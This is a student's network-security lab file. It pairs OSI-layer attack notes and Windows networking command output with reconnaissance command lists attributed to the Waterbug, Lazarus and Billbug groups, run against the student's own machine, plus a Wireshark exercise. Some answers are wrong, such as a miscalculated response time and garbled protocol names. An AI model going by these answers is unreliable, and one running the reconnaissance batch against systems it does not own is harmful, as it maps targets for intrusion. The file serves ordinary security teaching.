



School of Computer Science
UNIVERSITY OF PETROLEUM AND ENERGY
STUDIES
DEHRADUN, UTTARAKHAND

IT Network Security Lab File

5th Semester

Submitted by:

Khushi Wadhawan
Sap id: 500093673
Btech CSE CSF
Batch: 2

Submitted to:

Mr. Keshav Sinha

EXPERIMENT 1

Khushi Wadhwani

500093643

B2

DATE _____

PAGE _____

IT NETWORK SECURITY

LAB

ACTIVITY - I

1. XSS ATTACK :

- Cross-Site Scripting (XSS) Attack is performed on the Presentation Layer.
- It is an injection attack in which a malicious script is input into an otherwise safe website. Once script is accepted, the attacker can access the cookies & hijack an internet session. In reflected → payload is stored using HTTP.
- Attacks on layer 6 - Presentation layer are the result of poorly written, vulnerable applications.

2. SPOOFING:

- Spoofing attacks are done on the Data-Link Layer.
- ARP spoofing is targeted to rogue switch to forward packets to a different VLAN.
- Security vulnerabilities occurs at the lower ~~layers~~ layers of OSI model but affects upper layer security.

3. MAN-IN THE MIDDLE ATTACK:

- Attacks the Network, Transport & application layer.
- For the transport layer, it involves manipulating the communication between ~~these~~ two parties
- This can be done using techniques such as SSL stripping, in which the attacker downgrades the secure HTTPS connection b/w a client & a server to an insecure HTTP connection.

→ .

1) C:\> ipconfig /all

```
Windows IP Configuration

Host Name . . . . . : LAPTOP-D9346HME
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : DDM.UPES.AC.IN

Ethernet adapter Ethernet 4:

Connection-specific DNS Suffix . . . . . : VirtualBox Host-Only Ethernet Adapter
Physical Address . . . . . : 0A-00-27-00-00-15
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::c8e6:d6bf:1e5d:d12d%21(Preferred)
IPv4 Address. . . . . : 192.168.56.1(PREFERRED)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
DHCPv6 IID . . . . . : 1008042791
DHCPv6 Client DUID. . . . . : 00-01-00-01-28-39-73-12-FC-34-97-96-92-9E
NetBIOS over Tcpip. . . . . : Enabled

Unknown adapter Local Area Connection:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :
Description . . . . . : TAP-ProtonVPN Windows Adapter V9
Physical Address. . . . . : 00-FF-43-50-0D-BA
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes

Wireless LAN adapter Local Area Connection* 1:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :
Description . . . . . : Microsoft Wi-Fi Direct Virtual Adapter #3
Physical Address. . . . . : DA-C0-A6-59-0B-65
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes

Wireless LAN adapter Local Area Connection* 12:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :
Description . . . . . : Microsoft Wi-Fi Direct Virtual Adapter #4
Physical Address. . . . . : FA-C0-A6-59-0B-65
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes

Wireless LAN adapter Wi-Fi:

C:\WINDOWS\system32\cmd. X + v

Wireless LAN adapter Wi-Fi:

Connection-specific DNS Suffix . . . . . : DDM.UPES.AC.IN
Description . . . . . : Realtek 8822CE Wireless LAN 802.11ac PCI-E NIC
Physical Address. . . . . : D8-C0-A6-59-0B-65
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::84c8:b452:d779:fc55%11(Preferred)
IPv4 Address. . . . . : 10.12.29.181(PREFERRED)
Subnet Mask . . . . . : 255.255.0.0
Lease Obtained. . . . . : Tuesday, August 22, 2023 3:05:12 PM
Lease Expires . . . . . : Tuesday, August 29, 2023 3:05:28 PM
Default Gateway . . . . . : 10.2.1.1
DHCP Server . . . . . : 10.2.1.8
DHCPv6 IID . . . . . : 366526638
DHCPv6 Client DUID. . . . . : 00-01-00-01-28-39-73-12-FC-34-97-96-92-9E
DNS Servers . . . . . : 10.2.1.60
10.2.1.61
NetBIOS over Tcpip. . . . . : Enabled

Ethernet adapter Ethernet:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . : ddm.upes.ac.in
Description . . . . . : Realtek PCIe GbE Family Controller
Physical Address. . . . . : FC-34-97-96-92-9E
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
```

2) C:\> Gpresult

```
GPRESULT [/S system [/U username [/P [password]]] [/SCOPE scope]
          [/USER targetusername] [/R | /V | /Z]

Description:
  This command line tool displays the Resultant Set of Policy (RSOP)
  information for a target user and computer.

Parameter List:
  /S      system      Specifies the remote system to connect to.
  /U      [domain\]user  Specifies the user context under which the
                      command should run.
  /P      [password]   Specifies the password for the given user
                      context. Prompts for input if omitted.
  /SCOPE  scope       Specifies the scope of the policy changes
                      whose computer settings need to be displayed.
                      Valid values: "USER", "COMPUTER".
  /USER   [domain\]user  Specifies the user name for which the
                      RSOP data is to be displayed.
  /R      Displays RSOP summary data.
  /V      Specifies that verbose information should
          be displayed. Verbose information provides
          additional detailed settings that have
          been applied with a precedence of 1.
  /Z      Specifies that the super-verbose
          information should be displayed. Super-
          verbose information provides additional
          detailed settings that have been applied
          with a precedence of 1 and higher. This
          allows you to see if a setting was set in
          multiple places. See the Group Policy
          online help topic for more information.
  /?      Displays this help message.

Examples:
  GPRESULT /R
  GPRESULT /USER targetusername /V
  GPRESULT /S system /USER targetusername /SCOPE COMPUTER /Z
  GPRESULT /S system /U username /P password /SCOPE USER /V
```

3) Ipconfig /flushdns

```
Windows IP Configuration

Successfully flushed the DNS Resolver Cache.
```

4) nbtstat -a <system name>

```
Ethernet 4:  
NodeIpAddress: [192.168.56.1] Scope Id: []  
  
    Host not found.  
  
Local Area Connection:  
NodeIpAddress: [0.0.0.0] Scope Id: []  
  
    Host not found.  
  
Ethernet:  
NodeIpAddress: [0.0.0.0] Scope Id: []  
  
    Host not found.  
  
Bluetooth Network Connection:  
NodeIpAddress: [0.0.0.0] Scope Id: []  
  
    Host not found.  
  
Wi-Fi:  
NodeIpAddress: [10.12.29.181] Scope Id: []  
  
    Host not found.  
  
Local Area Connection* 1:  
NodeIpAddress: [0.0.0.0] Scope Id: []  
  
    Host not found.  
  
Local Area Connection* 12:  
NodeIpAddress: [0.0.0.0] Scope Id: []  
  
    Host not found.
```

5) nbtstat -R

```
Failed to Purge the NBT Remote Cache Table.  
Failed to Purge the NBT Remote Cache Table.
```

```
C:\Windows\System32>nbtstat -R  
Successful purge and preload of the NBT Remote Cache Name Table.
```

6) nbtstat -n

```
Ethernet 4:  
Node IpAddress: [192.168.56.1] Scope Id: []  
  
          NetBIOS Local Name Table  
  
          Name        Type      Status  
-----  
LAPTOP-D9346HME<20>  UNIQUE    Registered  
LAPTOP-D9346HME<00>  UNIQUE    Registered  
WORKGROUP      <00>  GROUP     Registered  
  
Local Area Connection:  
Node IpAddress: [0.0.0.0] Scope Id: []  
  
          No names in cache  
  
Ethernet:  
Node IpAddress: [0.0.0.0] Scope Id: []  
  
          No names in cache  
  
Bluetooth Network Connection:  
Node IpAddress: [0.0.0.0] Scope Id: []  
  
          No names in cache  
  
Wi-Fi:  
Node IpAddress: [10.12.29.181] Scope Id: []  
  
          NetBIOS Local Name Table  
  
          Name        Type      Status  
-----  
LAPTOP-D9346HME<20>  UNIQUE    Registered  
LAPTOP-D9346HME<00>  UNIQUE    Registered  
WORKGROUP      <00>  GROUP     Registered  
  
Local Area Connection* 1:  
Node IpAddress: [0.0.0.0] Scope Id: []  
  
          No names in cache  
  
Local Area Connection* 12:  
Node IpAddress: [0.0.0.0] Scope Id: []  
  
          No names in cache
```

7) nbtstat -r

```
NetBIOS Names Resolution and Registration Statistics
-----
Resolved By Broadcast      = 0
Resolved By Name Server    = 0

Registered By Broadcast    = 21
Registered By Name Server  = 0
```

8) nbtstat -ab

```
C:\Windows\System32>nbtstat -ab

Displays protocol statistics and current TCP/IP connections using NBT
(NetBIOS over TCP/IP).

NBTSTAT [ [-a RemoteName] [-A IP address] [-c] [-n]
          [-r] [-R] [-RR] [-s] [-S] [interval] ]

-a   (adapter status) Lists the remote machine's name table given its name
-A   (Adapter status) Lists the remote machine's name table given its
                    IP address.
-c   (cache)          Lists NBT's cache of remote [machine] names and their IP addresses
-n   (names)          Lists local NetBIOS names.
-r   (resolved)       Lists names resolved by broadcast and via WINS
-R   (Reload)         Purges and reloads the remote cache name table
-S   (Sessions)       Lists sessions table with the destination IP addresses
-s   (sessions)       Lists sessions table converting destination IP
                    addresses to computer NETBIOS names.
-RR  (ReleaseRefresh) Sends Name Release packets to WINS and then, starts Refresh

RemoteName  Remote host machine name.
IP address  Dotted decimal representation of the IP address.
interval   Redisplays selected statistics, pausing interval seconds
           between each display. Press Ctrl+C to stop redisplaying
           statistics.
```

9) nbtstat -an

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1042	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1043	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3306	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5426	0.0.0.0:0	LISTENING
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING
TCP	0.0.0.0:9012	0.0.0.0:0	LISTENING
TCP	0.0.0.0:9013	0.0.0.0:0	LISTENING
TCP	0.0.0.0:9014	0.0.0.0:0	LISTENING
TCP	0.0.0.0:45906	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49671	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49672	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49673	0.0.0.0:0	LISTENING
TCP	10.12.29.181:139	0.0.0.0:0	LISTENING
TCP	10.12.29.181:55773	20.198.118.190:443	CLOSE_WAIT
TCP	10.12.29.181:55826	180.149.52.200:443	ESTABLISHED
TCP	10.12.29.181:55866	180.149.52.217:443	CLOSE_WAIT
TCP	10.12.29.181:55868	180.149.52.217:443	CLOSE_WAIT
TCP	10.12.29.181:55869	180.149.52.217:443	CLOSE_WAIT
TCP	10.12.29.181:55870	180.149.52.217:443	CLOSE_WAIT
TCP	10.12.29.181:55877	180.149.52.217:443	CLOSE_WAIT
TCP	10.12.29.181:55878	180.149.52.217:443	CLOSE_WAIT
TCP	10.12.29.181:55879	180.149.52.217:443	CLOSE_WAIT
TCP	10.12.29.181:55880	152.195.38.76:80	CLOSE_WAIT
TCP	10.12.29.181:55884	204.79.197.222:443	ESTABLISHED
TCP	10.12.29.181:55917	52.109.56.91:443	ESTABLISHED
TCP	10.12.29.181:55938	20.198.119.143:443	TIME_WAIT
TCP	10.12.29.181:55989	10.12.29.181:45906	TIME_WAIT
TCP	10.12.29.181:55996	184.87.104.37:443	ESTABLISHED
TCP	10.12.29.181:55997	173.223.89.166:443	ESTABLISHED
TCP	10.12.29.181:55998	20.198.118.190:443	ESTABLISHED
TCP	10.12.29.181:56003	173.223.89.166:443	ESTABLISHED
TCP	10.12.29.181:56006	173.223.89.166:443	ESTABLISHED
TCP	10.12.29.181:56007	173.223.89.166:443	ESTABLISHED
TCP	10.12.29.181:56008	173.223.89.166:443	ESTABLISHED
TCP	10.12.29.181:56011	13.78.111.198:443	ESTABLISHED
TCP	10.12.29.181:56021	52.71.125.138:443	ESTABLISHED
TCP	10.12.29.181:56024	20.197.103.14:443	SYN_SENT
TCP	10.12.29.181:56025	40.74.98.194:443	ESTABLISHED
TCP	10.12.29.181:56026	118.215.80.43:443	SYN_SENT
TCP	10.12.29.181:56027	118.215.80.43:443	SYN_SENT
TCP	127.0.0.1:1042	127.0.0.1:54982	ESTABLISHED

10) net use

```
New connections will be remembered.  
There are no entries in the list.
```

11) net user

```
User accounts for \\LAPTOP-D9346HME  
-----  
Administrator akshat kapil DefaultAccount  
Guest WDAGUtilityAccount  
The command completed successfully.
```

12) ping -a <IP address>

```
Pinging dsldevice.lan [192.168.1.1] with 32 bytes of data:  
Reply from 192.168.1.1: bytes=32 time=53ms TTL=64  
Reply from 192.168.1.1: bytes=32 time=31ms TTL=64  
Reply from 192.168.1.1: bytes=32 time=97ms TTL=64  
Reply from 192.168.1.1: bytes=32 time=215ms TTL=64  
  
Ping statistics for 192.168.1.1:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 31ms, Maximum = 215ms, Average = 99ms
```

13) set L

```
LOGONSERVER=\\LAPTOP-D9346HME
```

14) telnet <IP> <port>

```
Telnet TELEHACK.COM      X  +  ▾

Connected to TELEHACK port 211

It is 3:36 am on Tuesday, August 22, 2023 in Mountain View, California, USA.
There are 98 local users. There are 26647 hosts on the network.

Type HELP for a detailed command list.
Type NEWUSER to create an account.

May the command line live forever.

Command, one of the following:
 2048      ?          a2          ac          advent      aquarium
 bf        c8          cal         callsign    clock       cowsay
 date      ddate       diff         dir         echo        eliza
 exit      factor      file        finger      fnord      geoip
 gif       help        ipaddr     joke        login      mac
 md5      minesweeper netstat     notes      octopus   phoon
 pig       pong        privacy    qr          rain       rand
 rfc       roll        rot13     run         sleep     starwars
 tail     traceroute typespeed  uptime    usenet     users
 uumap    uupath      uuplot    weather   when      zork

Press control-C to interrupt any command.
More commands become available after login.
.ELIZA
HELLO, I AM ELIZA.
```

Create a batch file of the following commands and execute them on your VM.

1. Information Gathering done by Hacker Group 'Waterbug'

- Systeminfo
- net view
- net view /domain
- tasklist /v
- gpresult /z
- netstat -nao
- ipconfig /all
- arp -a
- net share
- net use
- net user administrator
- net user /domain
- net user administrator /domain
- tasklist /fi
- dir %systemdrive%\Users*.*
- dir %userprofile%\AppData\Roaming\Microsoft\Windows\Recent*.*
- dir %userprofile%\Desktop*.*

```

Host Name: LAPTOP-D9346HME
OS Name: Microsoft Windows 11 Home Single Language
OS Version: 10.0.22621 N/A Build 22621
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Processor Count: Multiprocessor Free
Registered Owner: shukt kapil
Registered Organization: N/A
Product ID: 00327-36286-75987-AADEM
Original Install Date: 2/13/2023, 10:22:32 AM
System Boot Time: 9/12/2023, 10:34:37 PM
System Manufacturer: ASUS COMPUTER INC.
System Model: ASUS TUF Gaming A17 FA706IH_FA706IH
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: AMD® Family 23 Model 96 Stepping 1 AuthenticAMD ~3000 MHz
BIOS Version: American Megatrends Inc. FA706IH.316, 3/12/2021
Windows Directory: C:\WINDOWS
System Directory: C:\WINDOWS\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC+05:30) Chennai, Kolkata, Mumbai, New Delhi
Total Physical Memory: 7,599 MB
Available Physical Memory: 1,865 MB
Virtual Memory: Max Size: 9,451 MB
Virtual Memory: Available: 9,459 MB
Virtual Memory: In Use: 11,452 KB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: \\LAPTOP-D9346HME
Hotfix(s):
[01]: KB5028196
[02]: KB5029921
[03]: KB5012170
[04]: KB5030219
[05]: KB5028756
Network Card(s): 5 NIC(s) Installed.
[01]: Intel PRO/100PM Windows Adapter Vg
    Connection Name: Local Area Connection
    Status: Media disconnected
[02]: Realtek 822CE Wireless LAN 802.11ac PCI-E NIC
    Connection Name: Wi-Fi
    DHCP Enabled: Yes
    DHCP Server: 192.168.1.1
    IP Address(es)
        [01]: 192.168.1.13
        [02]: fe80::84c8:b452:d779:fc55
        [03]: 2001:4980:1c62:845:3c8d:7118:e038:ba23
        [04]: 2001:4980:1c62:845:c7bd:7970:b886:b897
    [05]: Realtek PCIe Gbe Family Controller
|_

```

	System Idle Process	0 Services	0	8 K Unknown	NT AUTHORITY\SYSTEM	162:10:48 N/A
System		4 Services	0	7,594 K Unknown	N/A	0:10:22 N/A
Registry		188 Services	0	50,724 K Unknown	N/A	0:00:02 N/A
smss.exe		676 Services	0	1,128 K Unknown	N/A	0:00:00 N/A
csrss.exe		788 Services	0	6,472 K Unknown	N/A	0:00:02 N/A
wininit.exe		1168 Services	0	7,090 K Unknown	N/A	0:00:00 N/A
services.exe		1244 Services	0	14,788 K Unknown	N/A	0:00:13 N/A
lsass.exe		1328 Services	0	28,828 K Unknown	N/A	0:00:37 N/A
svchost.exe		1456 Services	0	35,088 K Unknown	N/A	0:00:17 N/A
fontdrvhost.exe		1492 Services	0	3,428 K Unknown	N/A	0:00:00 N/A
svchost.exe		1600 Services	0	27,696 K Unknown	N/A	0:00:49 N/A
svchost.exe		1644 Services	0	7,836 K Unknown	N/A	0:00:01 N/A
svchost.exe		1812 Services	0	6,848 K Unknown	N/A	0:00:00 N/A
svchost.exe		1896 Services	0	5,492 K Unknown	N/A	0:00:00 N/A
svchost.exe		1988 Services	0	11,836 K Unknown	N/A	0:00:03 N/A
svchost.exe		1968 Services	0	13,768 K Unknown	N/A	0:00:00 N/A
svchost.exe		1980 Services	0	11,968 K Unknown	N/A	0:00:00 N/A
svchost.exe		1996 Services	0	6,324 K Unknown	N/A	0:00:00 N/A
svchost.exe		1192 Services	0	16,288 K Unknown	N/A	0:00:01 N/A
svchost.exe		2892 Services	0	19,248 K Unknown	N/A	0:00:13 N/A
svchost.exe		2184 Services	0	20,228 K Unknown	N/A	0:00:04 N/A
svchost.exe		2212 Services	0	14,748 K Unknown	N/A	0:00:00 N/A
svchost.exe		2484 Services	0	19,588 K Unknown	N/A	0:00:23 N/A
svchost.exe		2644 Services	0	17,408 K Unknown	N/A	0:00:03 N/A
svchost.exe		2676 Services	0	14,820 K Unknown	N/A	0:00:00 N/A

Documents>gpresult /z

```
Microsoft (R) Windows (R) Operating System Group Policy Result tool v2.0
© Microsoft Corporation. All rights reserved.
```

```
Created on 9/ 19/ 2023 at 12:23:15 AM
```

```
RSOP data for LAPTOP-D9346HME\akshat kapil on LAPTOP-D9346HME : Logging Mode
```

```
-----  
OS Configuration: Standalone Workstation  
OS Version: 10.0.22621  
Site Name: N/A  
Roaming Profile: N/A  
Local Profile: C:\Users\akshat kapil  
Connected over a slow link?: No
```

USER SETTINGS

```
-----
```

```
Last time Group Policy was applied: 9/18/2023 at 9:13:53 PM  
Group Policy was applied from: N/A  
Group Policy slow link threshold: 500 kbps
```

2. Information Gathering done by Hacker Group 'Appleworm/Lazarus'

- hostname
- whoami
- ver
- ipconfig -all
- ping www.google.com
- query user
- net user
- net view
- net view /domain
- reg query "\HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings"
- tasklist /svc
- netstat -ano | find \TCP\
- msdtc [IP] [port]

Desktop\hue hue>ver

```
Microsoft Windows [Version 10.0.22621.2210]
```

```
C:\Users\akshat kapil\Desktop\hue hue>ipconfig -all
```

```
Windows IP Configuration
```

```
Host Name . . . . . : LAPTOP-D9346HME
Primary Dns Suffix . . . . . :
Node Type . . . . . : Mixed
IP Routing Enabled . . . . . : No
WINS Proxy Enabled . . . . . : No

Ethernet adapter Ethernet 4:

Connection-specific DNS Suffix . . . . . :
Description . . . . . : VirtualBox Host-Only Ethernet Adapter
Physical Address . . . . . : 0A-00-27-00-00-15
DHCP Enabled . . . . . : No
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::c9e1:8eff%12d%21(Preferred)
IPv4 Address . . . . . : 192.168.56.1(PREFERRED)
Description . . . . . : Microsoft Wi-Fi Direct Virtual Adapter #3
Physical Address . . . . . : DA-C8-A6-59-0B-65
DHCP Enabled . . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes

Wireless LAN adapter Local Area Connection* 12:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :
Description . . . . . : Microsoft Wi-Fi Direct Virtual Adapter #4
Physical Address . . . . . : FA-C8-A6-59-0B-65
DHCP Enabled . . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes

Wireless LAN adapter Wi-Fi:

Connection-specific DNS Suffix . . . . . :
Description . . . . . : Realtek 8822CE Wireless LAN 802.11ac PCI-E NIC
Physical Address . . . . . : 0B-C8-A6-59-0B-65
DHCP Enabled . . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
IPv6 Address . . . . . : 2001:4900:1c62:848:c7b0:7970:b886:b897(Preferred)
Temporary IPv6 Address . . . . . : 2001:4900:1c62:848:3c8d:71b:e038:ba2(Preferred)
Link-local IPv6 Address . . . . . : fe80::84c8:b452:d779:fc55%11(Preferred)
IPv4 Address . . . . . : 192.168.1.13(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained . . . . . : Monday, September 18, 2023 9:13:58 PM
Lease Expires . . . . . : Tuesday, September 19, 2023 9:13:53 PM
Default Gateway . . . . . : fe80::1:1
DHCP Server . . . . . : 192.168.1.1
```

Desktop\hue hue>ping www.google.com

```
Pinging www.google.com [2404:6800:4002:81e::2004] with 32 bytes of data:
```

```
Reply from 2404:6800:4002:81e::2004: time=19ms
```

```
Reply from 2404:6800:4002:81e::2004: time=32ms
```

```
Reply from 2404:6800:4002:81e::2004: time=22ms
```

```
Reply from 2404:6800:4002:81e::2004: time=40ms
```

```
Ping statistics for 2404:6800:4002:81e::2004:
```

```
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

```
Approximate round trip times in milli-seconds:
```

```
    Minimum = 19ms, Maximum = 40ms, Average = 28ms
```

```
C:\Users\akshat kapil\Desktop\hue hue>query user
```

```
'query' is not recognized as an internal or external command,
operable program or batch file.
```

```
C:\Users\akshat kapil\Desktop\hue hue>net user
```

```
User accounts for \\LAPTOP-D9346HME
```

```
-----
```

```
Administrator akshat kapil DefaultAccount
```

```
Guest WDAGUtilityAccount
```

```
The command completed successfully.
```

Desktop\hue hue>ner user

```
User accounts for \\LAPTOP-D9346HME
```

```
-----
```

```
Administrator akshat kapil DefaultAccount
```

```
Guest WDAGUtilityAccount
```

```
The command completed successfully.
```

3. Information Gathering done by Hacker Group 'Billbug'

- net user
- ipconfig /all
- net start
- systeminfo
- gpreresult

Desktop\hue hue>ipconfig /all

```
Windows IP Configuration

Host Name . . . . . : LAPTOP-D9346HME
Primary Dns Suffix . . . . . :
Node Type . . . . . : Mixed
IP Routing Enabled . . . . . : No
WINS Proxy Enabled . . . . . : No

Ethernet Adapter Ethernet 4:

Connection-specific DNS Suffix . . . . . : VirtualBox Host-Only Ethernet Adapter
Description . . . . . : VirtualBox Host-Only Ethernet Adapter
Physical Address . . . . . : 0A-00-27-00-00-15
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::c8e6:d0bf:1e5d:d12d%21(Preferred)
IPv4 Address . . . . . : 1.56.1.1(PREFERRED)

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :
Description . . . . . : Microsoft Wi-Fi Direct Virtual Adapter #3
Physical Address . . . . . : DA-C0-A6-59-0B-65
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
```

```
C:\WINDOWS\system32\cmd. x + v
Web Threat Defense Service
Web Threat Defense User Service_77a63d3
WebClient
Windows Audio
Windows Audio Endpoint Builder
Windows Connection Manager
Windows Defender Firewall
Windows Event Log
Windows Font Cache Service
Windows Image Acquisition (WIA)
Windows License Manager Service
Windows Management Instrumentation
Windows Modules Installer
Windows Push Notifications System Service
Windows Push Notifications User Service_77a63d3
Windows Search
Windows Security Service
Windows Time
WinHTTP Web Proxy Auto-Discovery Service
Wired AutoConfig
WLAN AutoConfig
Workstation
WLAN AutoConfig
Xbox Live Auth Manager

The command completed successfully.

C:\WINDOWS\system32\cmd. x + v
Web Threat Defense Service
Web Threat Defense User Service_77a63d3
WebClient
Windows Audio
Windows Audio Endpoint Builder
Windows Connection Manager
Windows Defender Firewall
Windows Event Log
Windows Font Cache Service
Windows Image Acquisition (WIA)
Windows License Manager Service
Windows Management Instrumentation
Windows Modules Installer
Windows Push Notifications System Service
Windows Push Notifications User Service_77a63d3
Windows Search
Windows Security Service
Windows Time
WinHTTP Web Proxy Auto-Discovery Service
Wired AutoConfig
WLAN AutoConfig
Workstation
WLAN AutoConfig
Xbox Live Auth Manager

The command completed successfully.
```

EXPERIMENT 2

Khushi Wadhawan 500073673 B2	
Velon GIL All run	
29/8/23	
Q1.	IT NETWORK SECURITY LAB EXPERIMENT - 02
Ans.	<ol style="list-style-type: none">1. TCP2. TLS v1.23. QUIC4. DNS5. TLS v1.36. OCSP7. HTTP8. ARP9. ICMPv610. UDP
Q2.	<p>Ans. HTTP GET - time : 06.676575749 HTTP OK - time : 07.102142223 Time taken - 07.102142223 - 06.676575749</p>
Q3.	<p>Ans. We can see in HTTP GET S.No 31 - Source : 10.0.2.15 (My computer) Destination : 44.228.249.3 (WebSite)</p>
Q4.	<p>Ans. Total no. of packets : 122</p>

1. List up to 10 different protocols that appear in the protocol column in the unfiltered packet-listing window in step 9 above.

The following protocols appeared in the protocol column in the unfiltered packet listing window after downloading a webpage:

1. HTTP
2. UDP
3. TCP
4. DNS
5. DHCP
6. TCPv1.2
7. TCP V1.3
8. QUIC
9. SSDP
10. MDNS

2. How long did it take from when the HTTP GET message was sent until the HTTP OK reply was received?

The time the GET packet arrived is 15:45:51.351103000


The same section for the HTTP OK shows an arrival time of 15:46:04.053117000

The difference of these 2 times gives $351103000 - 053117000 = \mathbf{0.297986 \text{ seconds}}$

3. What is the Internet address (IP address) of the web site your accessed? What is the Internet address of your computer?

The IP Address of the website is 65.61.137.117

